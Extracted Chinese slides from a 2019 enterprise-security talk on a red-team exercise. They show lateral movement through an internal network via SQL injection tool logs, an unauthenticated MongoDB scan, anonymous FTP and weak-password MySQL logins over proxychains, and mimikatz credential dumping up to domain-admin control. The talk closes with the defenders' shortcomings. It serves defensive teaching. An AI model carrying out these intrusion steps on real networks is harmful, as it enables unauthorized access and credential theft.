
2019

企业安全俱乐部
数据治理专场



攻防案例：横向渗透

内网防火墙默认口令可监控内网所有流量



攻防案例：横向渗透


内网SQL注入致使内部数据库信息泄露

http://192.168.**.**/show_others.asp?id=266

```
19:51:16 [DEBUG] got HTTP error code: 500 (Internal Server Error)
19:51:16 [DEBUG] got HTTP error code: 500 (Internal Server Error)
[19:51:16] [PAYLOAD] 168 AND EXISTS(SELECT 1 FROM com)
19:51:16 [DEBUG] got HTTP error code: 500 (Internal Server Error)
19:51:17 [DEBUG] got HTTP error code: 500 (Internal Server Error)
19:51:18 [DEBUG] got HTTP error code: 500 (Internal Server Error)
19:51:18 [DEBUG] got HTTP error code: 500 (Internal Server Error)
19:51:18 [DEBUG] got HTTP error code: 500 (Internal Server Error)
19:51:18 [DEBUG] got HTTP error code: 500 (Internal Server Error)
19:51:18 [DEBUG] got HTTP error code: 500 (Internal Server Error)
19:51:18 [DEBUG] got HTTP error code: 500 (Internal Server Error)
19:51:19 [DEBUG] got HTTP error code: 500 (Internal Server Error)
19:51:19 [DEBUG] got HTTP error code: 500 (Internal Server Error)
Database: [redacted]
[3 tables]
+-----+
| [redacted] |
| [redacted] |
| [redacted] |
+-----+
[19:51:19] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 3128 times
[19:51:19] [INFO] fetched data logged to text files under 'C:\ProgramData\192.168.10.123'
[*] shutting down at 19:51:19
```

2019

企业安全俱乐部
数据治理专场



攻防案例：横向渗透

MongoDB未授权访问：


```
Host is up (0.0045s latency).
PORT      STATE SERVICE
27017/tcp  open  unknown
| mongodb-info:
|   MongoDB Build info
|     ok = 1
|     debug = false
|     gitVersion = 1ef45a23a4c5e3480ac919b28afcba3c615488f2
|     sysInfo = Linux ip-10-67-194-123 2.6.32-220.el6.x86_64 #1 SMP Wed Nov 9 08:03:13 EST 2011 x86_64 BOOST_LIB_VERSION=1_49
|     loaderFlags =
|     maxBsonObjectSize = 16777216
|     OpenSSLVersion = OpenSSL 1.0.0-fips 29 Mar 2010
|     version = 3.0.6
|     bits = 64
|     javascriptEngine = V8
|     allocator = tcmalloc
|     compilerFlags = -Wnon-virtual-dtor -Woverloaded-virtual -std=c++11 -fPIC -fno-strict-aliasing -ggdb -pthread -Wall -Wsign-compare -Wno-unknown-pragmas -Winvalid-pch -pipe -Werror -O3 -Wno-unused-local-typedefs -Wno-unused-function -Wno-deprecated-declarations -Wno-unused-but-set-variable -Wno-missing-braces -fno-builtin-memcmp -std=c99
|   versionArray
|     1 = 0
|     0 = 3
|     3 = 0
|     2 = 6
|   Server status
```

攻防案例：横向渗透

FTP匿名访问/弱口令：



```
Name (192.168.21.124:root): anonymous
331 User name okay, please send complete E-mail address as password.
Password:
230 User logged in, proceed.
Remote system type is UNIX.
Using binary mode to transfer files.
220 Serv-U FTP Server v6.0.0.10
ftp> dir
Name (192.168.70.250:root):
200 PORT Command successful.
150 Opening ASCII mode data connection for /bin/ls.
drw-rw-rw-  1 user      group           0 Nov 21 10:34 ??????????
drw-rw-rw-  1 user      group           0 Dec 14 08:32 ??????????
226 Transfer complete.
ftp>
220 Serv-U FTP Server v6.0.0.10
ftp> dir
Name (192.168.70.250:root):
200 PORT Command successful.
150 Opening ASCII mode data connection for /bin/ls.
drw-rw-rw-  1 user      group           0 Mar 19 10:17 ??????????
drw-rw-rw-  1 user      group           0 Mar 19 11:47 ??????????
226 Transfer complete.
ftp>
```



攻防案例：横向渗透

MySQL弱口令：

```
root@lonehand:~/proxychains# proxychains mysql -u root -p -h 192.168.21.8
ProxyChains-3.1 (http://proxychains.sf.net)
Enter password:
[S-chain]-<> [REDACTED] <><>-192.168.21.8:3306-<><>-OK
Welcome to the MySQL monitor.  Commands end with ;
Your MySQL connection id is 41
Server version: 5.1.41-community MySQL Community Server
Copyright (c) 2000, 2019, Oracle and/or its affiliates. Other names may be trademarks of their owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+-----+
| Database                |
+-----+
| information_schema      |
| [REDACTED]              |
| [REDACTED]              |
| [REDACTED]              |
| [REDACTED]              |
+-----+
5 rows in set (1.37 sec)
```


```
root@lonehand:~/proxychains# proxychains mysql -u root -p -h 192.168.21.24
ProxyChains-3.1 (http://proxychains.sf.net)
Enter password:
[S-chain]-<> [REDACTED] <><>-192.168.21.24:3306-<><>-OK
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 22
Server version: 5.6.24 MySQL Community Server (GPL)
Copyright (c) 2000, 2019, Oracle and/or its affiliates. All rights reserved.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+-----+
| Database                |
+-----+
| information_schema      |
| [REDACTED]              |
| [REDACTED]              |
| performance_schema     |
| [REDACTED]              |
+-----+
5 rows in set (1.49 sec)
```


攻防案例：横向渗透

SqlServer密码泄露：



2019

企业安全俱乐部
数据治理专场



攻防案例：横向渗透

意外之喜——连接内网一台SqlServer 服务器时，发现域管登陆过此台服务器，使用mimikatz读取密码，成功登录域控机器，至此成功获取域控权限。内网机器都在攻击者控制范围。

user	password	realm ^	note
Guest	[REDACTED]	172_27_0_12	
Administrator	[REDACTED]	172_27_0_12	
cdslndx_1	[REDACTED]	172_27_0_12	
administrator	[REDACTED]	CHAOXING-XUNDI	
Administrator	[REDACTED]	CHAOXING-XUNDI	
Administrator	[REDACTED]	CHAOXING-XUNDI	
Administrator	[REDACTED]	iz5361vzl6w4gjZ	
[REDACTED]	[REDACTED]	[REDACTED]	[REDACTED]
Guest	[REDACTED]	USER-082RJS69UH	
suyan	[REDACTED]	USER-082RJS69UH	
Guest	[REDACTED]	USER-082RJS69UH	
Administrator	[REDACTED]	USER-082RJS69UH	
Guest	[REDACTED]	USER-082RJS69UH	
MYSQL_SF_8EUGQP	[REDACTED]	WIN-7V116LF2L4K	
MYSQL_SF_8EUGQP	[REDACTED]	WIN-7V116LF2L4K	
MSSQL_SF_4Q721N	[REDACTED]	WIN-7V116LF2L4K	
tqzx-web	[REDACTED]	WIN-7V116LF2L4K	
tqzx-web	[REDACTED]	WIN-7V116LF2L4K	
MSSQL_SF_4Q721N	[REDACTED]	WIN-7V116LF2L4K	
Administrator	[REDACTED]	WIN-8N9418L9F88	





攻防案例：横向渗透

攻击路径回顾

防守方暴露出的问题：

- 公网站点组件已知高危漏洞没有被及时修复整改
- 服务端缺乏恶意代码防范
- 安全设备使用默认密码
- 内网应用缺乏基本的安全访问控制
- 操作系统没有及时更新补丁
- 弱口令，内部人员缺乏安全意识
-




总结

安全进阶保障阶段




2019

企业安全俱乐部
数据治理专场



总结


安全交付进阶：



攻防演练：安全价值交付的探索

2019

企业安全俱乐部
数据治理专场



THANKS

2019

企业安全俱乐部
数据治理专场

